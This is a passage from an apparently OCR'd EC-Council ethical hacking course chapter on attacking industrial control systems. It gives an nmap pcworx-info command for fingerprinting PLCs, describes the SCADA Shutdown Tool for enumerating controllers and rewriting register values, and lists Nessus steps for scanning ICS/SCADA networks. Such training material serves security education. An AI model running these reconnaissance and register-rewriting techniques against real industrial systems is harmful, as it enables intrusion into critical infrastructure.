
```
nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
```

PCWorx are PC-based automated solutions for industrial networks. These systems process unauthenticated messages from remote systems. Attackers use the above command to gather information such as PLC type, model number, and firmware version.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Slave Controllers using SCADA Shutdown Tool

- SCADA Shutdown Tool is an ICS testing and automation tool that allows attackers to fuzz, scan, and run remote commands on ICS/SCADA networks and controllers
- Attackers use this tool to examine and enumerate slave controllers and SCADA security systems as well as read register values of the controller and rewrite register data



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Slave Controllers using SCADA Shutdown Tool

Source: *https://github.com*

SCADA Shutdown Tool is an ICS testing and automation tool that allows attackers to fuzz, scan, and run remote commands on ICSs, SCADA networks, and controllers. This tool also enables attackers to examine and enumerate slave controllers and SCADA security systems, read the controller's register values, and rewrite the register's data. The SCADA Shutdown Tool can also allow attackers to enumerate all register types of controllers, such as coil inputs, digital inputs, analog inputs, holding registers, and extended registers. The SCADA Shutdown Tool can operate on three modes, namely, the safe, real, and aggressive modes, which can be selected on the options tab. Using this tool, attackers can perform malicious operations on the target SCADA systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.91: Screenshot of SCADA Shutdown Tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning using Nessus

- Nessus is a vulnerability assessment tool that allows attackers to find vulnerabilities in ICS and SCADA systems
- Attackers use the Nessus tool to discover and group all the vulnerabilities together to launch various attacks on target OT networks


Step 1: Log in to the Nessus web client, click on Policies tab and select Create New Policy, then choose the 'Basic Network Scan' template

Step 2: Modify the settings in the DISCOVERY node for port scanning. Provide the port range from **0-1000**

Step 3: Check whether SCADA plugins exist in the Plugins tab, or else the results appear only for non-SCADA ports

Step 4: Save the policy, then open My Scans folder and select the New Scan. Click on the User Defined policies section and choose the policy created in Step 1

Step 5: Choose the policy and feed the information in the given fields along with the target IP address. Then, click on Launch



https://www.tenable.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning

Once the attackers gather information about a target OT network and systems, they perform vulnerability scanning to identify available exploits and vulnerabilities in the critical infrastructure and OT. Attackers use tools such as Nessus and Skybox Vulnerability Control to detect vulnerabilities in OT and IT devices, protocols, and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers, and other networked systems. Attackers also use tools such as Wireshark to identify vulnerabilities through the monitoring and analysis of industrial network traffic.

Vulnerability Scanning using Nessus

Source: *https://www.tenable.com*

Nessus is a vulnerability assessment tool that allows attackers to find vulnerabilities in ICS and SCADA systems. This tool also provides attackers with a quick view of vulnerabilities associated with default policies and templates, and then allows them to create their own policies. Attackers use Nessus to discover and group all the vulnerabilities to launch various attacks on target OT networks.

Nessus includes a bunch of SCADA plugins through which attackers can perform vulnerability scanning on target ICS/SCADA devices. The vulnerabilities are obtained based on the plugin signatures.

Steps to perform vulnerability scanning on ICS/SCADA systems using Nessus:

- **Step 1:** Log in to the Nessus web client with the credentials provided at the time of the installation process. Click on the **Policies** tab and select **Create New Policy**, then choose the **'Basic Network Scan'** template.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.92: Screenshot of Nessus showing New Policy settings

- **Step 2:** Modify the settings in the **DISCOVERY** node for port scanning. Provide a port range from **0–1000**.




Figure 18.93: Screenshot of Nessus showing New Policy settings

- **Step 3:** Check whether **SCADA** plugins exist under the **Plugins** tab, or else the results appear only for non-SCADA ports.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.94: Screenshot of Nessus showing SCADA plugins

- **Step 4:** Save the policy, then open the **My Scans** folder and select the **New Scan**. Click on the **User Defined** policies section and choose the policy created in **Step 1**.

